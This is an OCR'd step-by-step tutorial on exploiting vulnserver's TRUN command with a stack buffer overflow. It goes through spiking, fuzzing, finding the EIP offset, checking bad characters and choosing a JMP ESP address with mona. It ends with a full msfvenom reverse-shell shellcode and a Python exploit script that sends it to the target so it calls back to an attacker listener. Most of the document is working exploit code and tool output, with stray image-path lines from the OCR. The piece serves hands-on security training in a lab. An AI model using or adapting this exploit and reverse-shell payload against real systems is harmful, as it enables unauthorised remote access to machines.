Buffer Overflow

Spiking

Prep work

Before starting, make sure to disable Windows Defender's Real Time Protection.

After that, run Immunty Debugger as Administrator.

Then, inside Immunity, open the vulnserver executable file, and press Play to start the process normally. You should see the word **Running** at the bottom right of the window.

After that, open up Kali Linux, and connect to vulnserver using netcat:

```
$ nc -nv 192.168.1.103 9999
(UNKNOWN) [192.168.1.103] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
```

If you use the HELP command, you'll see a list of commands that the application receives:

```
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Let's focus on finding if any of these commands are vulnerable. And we do that by spiking. Spiking is the process of sending a bunch of characters to a command and see if the program crashes. If it does, we'll know that that command is vulnerable.

To spike stuff, we can use `generic_send_tcp`. This is how you use it:

```
$ generic_send_tcp
argc=1
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
```

As you can see, this program uses what is called a spike script. These scripts look like this:

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

Save the previous script into a file called `stats.spk`. Now, let's spike the STATS command:

```
$ generic_send_tcp 192.168.1.103 9999 stats.spk 0 0
```

After running the previous command, you're gonna see a lot of activity in Kali, in vulnserver, and in Immunity, but no crashes, and this means that the STATS command is not vulnerable to buffer overflow. So let's try now with the TRUN command.


This is the new spike script:

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

And this is the new command to run:

```
$ generic_send_tcp 192.168.1.103 9999 trun.spk 0 0
```

After a while you'll see that Immunity paused the process, and the server is no longer receiving connections. This is because the server crashed and as soon as it did, the debugger caught the error.



As you can see, the Kali command is sending the TRUN command to vulnserver with a bunch of A's after it. But if you see the EBP and the EIP, you'll see 41414141. That is just HEX code for "AAAA", so we now know that the A's in the command are jumping out of the buffer space and into the EIP.

Fuzzing

Fuzzing is very similar to spiking in the sense that we send a bunch of characters to find a vulnerable part of an application. In fuzzing, we attempt to exploit a particular command.

Restart the program inside Immunity Debugger and let's start fuzzing! We'll do that using a custom Python script:

```
import sys
import socket
from time import sleep

buffer = "A"*100

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.1.103", 9999))

        s.send((b"TRUN /.:/" + buffer.encode()))
        s.close()
        sleep(1)
        buffer = buffer + "A"*100

    except Exception as error:
        print(error)
        print("Fuzzing crashed at {} bytes".format(len(buffer)))
        sys.exit()
```

This script sends a string of 100 A's and increases the length of the string by a 100 until the program crashes.

This can be kinda janky for the app that we're attacking, so as soon as you see that Immunty Debugger paused the program, click the X button at the top left to force the Python script to stop and give you a number:

```
$ python3 fuzz.py
[Errno 111] Connection refused
Fuzzing crashed at 2200 bytes
```

We now have an approximate length and can proceed with the next step.

Finding the offset

When we talk about finding the offset, we're looking for the exact point where we can overwrite the EIP and exploit. We can use a tool called `pattern_create`, which is part of the Metasploit tools:

```
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
Long ass string
```

This is a pattern that we'll send to vulnserver to check the exact EIP overwrite point. Let's use this Python script for that:


```
import sys
import socket

buffer = "Long ass string"

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.1.103", 9999))
        s.send((b"TRUN /.:/" + buffer.encode()))
        s.close()
    except Exception as error:
        print(error)
        sys.exit()
```

```
$ python3 offset.py
[Errno 111] Connection refused
```

As you can see, the program crashes immediately after sending that command. Also, we see this in the debugger:



Grab that value from the EIP pointer and use a different tool called `pattern_offset`:

```
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q
386F4337
[*] Exact match at offset 2003
```

This means that the exact point in which the program overwrites the EIP is after byte 2003. Now we have to see if we can control it.

Overwriting the EIP


For starters, we are going to verify if the finding from before is correct. Let's do that with this Python script:

```
import sys
import socket

shellcode = "A"*2003 + "B"*4

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.1.103", 9999))
        s.send((b"TRUN /.:/" + shellcode.encode()))
        s.close()
    except Exception as error:
        print(error)
        sys.exit()
```

As you can see, we are sending exactly 2003 A's, and then 4 B's. The idea of this is that we should see the HEX equivalent for "BBBB" in the EIP pointer after executing the script against vulnserver:



And indeed we do see 42424242, the HEX equivalent of "BBBB".

Finding bad characters

When we talk about bad characters, we are refering to those characters that we will not be able to use as part of the shellcode. This can be achieved using a tool called `badchars`, or rather, the README of the tool:

Python

```
$ badchars -f python
```

```
badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

Go ahead and copy the badchars variable from the Python section of the README. We'll use that variable as part of the new script:


```
import sys
import socket

badchars = (
  b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
```

```
    b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
    b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
    b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
shellcode = b"A"*2003 + b"B"*4 + badchars

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.1.103", 9999))
        s.send((b"TRUN /.:/" + shellcode))
        s.close()
    except Exception as error:
        print(error)
        sys.exit()
```


After executing this, the program should crash as usual, but we are now interested in the HEX dump. Right click over the ESP value and select "Follow in Dump"



As you can see, every single HEX character sent in the payload is present in the HEX dump, which means that there is not a single bad character, and all can be used in the shell code. If a character was missing, it's likely it was a bad character.


Finding the Right Module

We're looking for a DLL or something similar inside of a program that has no memory protection. There is a tool called Mona Modules that can be used with Immunity Debugger that can help us find those. Download the `mona.py` module and add it to the modules folder inside Immunity Debugger:



After that, you can open the debugger and type this in the text bar at the bottom:

You'll get this output:



Immediately, that `essfunc.dll` file calls the attention, so we'll highlight it and remember it later. All those columns that read `Rebase`, `SafeSEH`, `ASLR`, etc. are memory protection mechanisms, and we can see that for the DLL we found these do not exist.


We now need to convert some assembly commands to HEX, and send those in the shellcode. We can use a tool called `nasm_shell` for that:

```
$ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
```

This JMP ESP command will make the program jump to our malicious shellcode.

Now, we use `mona` again by sending this command in the bottom text bar:

```
!mona find -s "\xff\xe4" -m "essfunc.dll"
```



We get a bunch of return addresses like the 9 ones found. We now need to test these and find one that works for us:


```
import sys
import socket
```

```
shellcode = b"A"*2003 + b"\xaf\x11\x50\x62"

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.1.103", 9999))
        s.send((b"TRUN /.:/" + shellcode))
        s.close()
    except Exception as error:
        print(error)
        sys.exit()
```

If you notice, the new shellcode contains the first pointer backwards. `0x625011af` converted to `\xaf\x11\x50\x62`. This is because in x86 architecture we use **little endian format**, which stores the orders of bytes in order of significance.

Now, to catch if this JMP instruction works in Immunity, we can set up a breakpoint. Click on this icon:




Paste the expression to follow in the little endian format:

After clicking Ok, we will see the highlighted instruction:

Press F2 to set up the breakpoint, which is indicated by the expression highlighted in light blue:

Run vulnserver, run the new Python script and see what happens:



We now control the EIP! It's time to get root.

Generating Shellcode and Gaining Root

For this, we'll use `msfvenom`, which is a tool to generate payloads:

```
# Use the Kali IP address and port that you're gonna open
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.107 LPORT=9001
EXITFUNC=thread -f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xb8\xae\x97\x62\xa9\xd9\xc9\xd9\x74\x24\xf4\x5f\x2b\xc9"
"\xb1\x52\x31\x47\x12\x03\x47\x12\x83\x69\x93\x80\x5c\x89"
"\x74\xc6\x9f\x71\x85\xa7\x16\x94\xb4\xe7\x4d\xdd\xe7\xd7"
"\x06\xb3\x0b\x93\x4b\x27\x9f\xd1\x43\x48\x28\x5f\xb2\x67"
"\xa9\xcc\x86\xe6\x29\x0f\xdb\xc8\x10\xc0\x2e\x09\x54\x3d"
"\xc2\x5b\x0d\x49\x71\x4b\x3a\x07\x4a\xe0\x70\x89\xca\x15"
"\xc0\xa8\xfb\x88\x5a\xf3\xdb\x2b\x8e\x8f\x55\x33\xd3\xaa"
"\x2c\xc8\x27\x40\xaf\x18\x76\xa9\x1c\x65\xb6\x58\x5c\xa2"
"\x71\x83\x2b\xda\x81\x3e\x2c\x19\xfb\xe4\xb9\xb9\x5b\x6e"
"\x19\x65\x5d\xa3\xfc\xee\x51\x08\x8a\xa8\x75\x8f\x5f\xc3"
"\x82\x04\x5e\x03\x03\x5e\x45\x87\x4f\x04\xe4\x9e\x35\xeb"
"\x19\xc0\x95\x54\xbc\x8b\x38\x80\xcd\xd6\x54\x65\xfc\xe8"
"\xa4\xe1\x77\x9b\x96\xae\x23\x33\x9b\x27\xea\xc4\xdc\x1d"
"\x4a\x5a\x23\x9e\xab\x73\xe0\xca\xfb\xeb\xc1\x72\x90\xeb"
"\xee\xa6\x37\xbb\x40\x19\xf8\x6b\x21\xc9\x90\x61\xae\x36"
"\x80\x8a\x64\x5f\x2b\x71\xef\xa0\x04\x78\x84\x48\x57\x7a"
```

```
"\x79\xa0\xde\x9c\x17\xa2\xb6\x37\x80\x5b\x93\xc3\x31\xa3"
"\x09\xae\x72\x2f\xbe\x4f\x3c\xd8\xcb\x43\xa9\x28\x86\x39"
"\x7c\x36\x3c\x55\xe2\xa5\xdb\xa5\x6d\xd6\x73\xf2\x3a\x28"
"\x8a\x96\xd6\x13\x24\x84\x2a\xc5\x0f\x0c\xf1\x36\x91\x8d"
"\x74\x02\xb5\x9d\x40\x8b\xf1\xc9\x1c\xda\xaf\xa7\xda\xb4"
"\x01\x11\xb5\x6b\xc8\xf5\x40\x40\xcb\x83\x4c\x8d\xbd\x6b"
"\xfc\x78\xf8\x94\x31\xed\x0c\xed\x2f\x8d\xf3\x24\xf4\xad"
"\x11\xec\x01\x46\x8c\x65\xa8\x0b\x2f\x50\xef\x35\xac\x50"
"\x90\xc1\xac\x11\x95\x8e\x6a\xca\xe7\x9f\x1e\xec\x54\x9f"
"\x0a";
```

Update your Python script to send this payload:

```
import sys
import socket


payload = (
b"\xb8\xae\x97\x62\xa9\xd9\xc9\xd9\x74\x24\xf4\x5f\x2b\xc9"
b"\xb1\x52\x31\x47\x12\x03\x47\x12\x83\x69\x93\x80\x5c\x89"
b"\x74\xc6\x9f\x71\x85\xa7\x16\x94\xb4\xe7\x4d\xdd\xe7\xd7"
b"\x06\xb3\x0b\x93\x4b\x27\x9f\xd1\x43\x48\x28\x5f\xb2\x67"
b"\xa9\xcc\x86\xe6\x29\x0f\xdb\xc8\x10\xc0\x2e\x09\x54\x3d"
b"\xc2\x5b\x0d\x49\x71\x4b\x3a\x07\x4a\xe0\x70\x89\xca\x15"
b"\xc0\xa8\xfb\x88\x5a\xf3\xdb\x2b\x8e\x8f\x55\x33\xd3\xaa"
b"\x2c\xc8\x27\x40\xaf\x18\x76\xa9\x1c\x65\xb6\x58\x5c\xa2"
b"\x71\x83\x2b\xda\x81\x3e\x2c\x19\xfb\xe4\xb9\xb9\x5b\x6e"
b"\x19\x65\x5d\xa3\xfc\xee\x51\x08\x8a\xa8\x75\x8f\x5f\xc3"
b"\x82\x04\x5e\x03\x03\x5e\x45\x87\x4f\x04\xe4\x9e\x35\xeb"
b"\x19\xc0\x95\x54\xbc\x8b\x38\x80\xcd\xd6\x54\x65\xfc\xe8"
b"\xa4\xe1\x77\x9b\x96\xae\x23\x33\x9b\x27\xea\xc4\xdc\x1d"
b"\x4a\x5a\x23\x9e\xab\x73\xe0\xca\xfb\xeb\xc1\x72\x90\xeb"
b"\xee\xa6\x37\xbb\x40\x19\xf8\x6b\x21\xc9\x90\x61\xae\x36"
b"\x80\x8a\x64\x5f\x2b\x71\xef\xa0\x04\x78\x84\x48\x57\x7a"
b"\x79\xa0\xde\x9c\x17\xa2\xb6\x37\x80\x5b\x93\xc3\x31\xa3"
b"\x09\xae\x72\x2f\xbe\x4f\x3c\xd8\xcb\x43\xa9\x28\x86\x39"
b"\x7c\x36\x3c\x55\xe2\xa5\xdb\xa5\x6d\xd6\x73\xf2\x3a\x28"
b"\x8a\x96\xd6\x13\x24\x84\x2a\xc5\x0f\x0c\xf1\x36\x91\x8d"
b"\x74\x02\xb5\x9d\x40\x8b\xf1\xc9\x1c\xda\xaf\xa7\xda\xb4"
b"\x01\x11\xb5\x6b\xc8\xf5\x40\x40\xcb\x83\x4c\x8d\xbd\x6b"
b"\xfc\x78\xf8\x94\x31\xed\x0c\xed\x2f\x8d\xf3\x24\xf4\xad"
b"\x11\xec\x01\x46\x8c\x65\xa8\x0b\x2f\x50\xef\x35\xac\x50"
b"\x90\xc1\xac\x11\x95\x8e\x6a\xca\xe7\x9f\x1e\xec\x54\x9f"
b"\x0a"
)
```

```
shellcode = b"A"*2003 + b"\xaf\x11\x50\x62" + b"\x90"*32 + payload

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.1.103", 9999))
        s.send((b"TRUN /.:/" + shellcode))
        s.close()
    except Exception as error:
        print(error)
        sys.exit()
```

Before executing the script, open a listening port that corresponds with the port that you defined in the `msfvenom` command. Then run the script, ant you should have gotten access: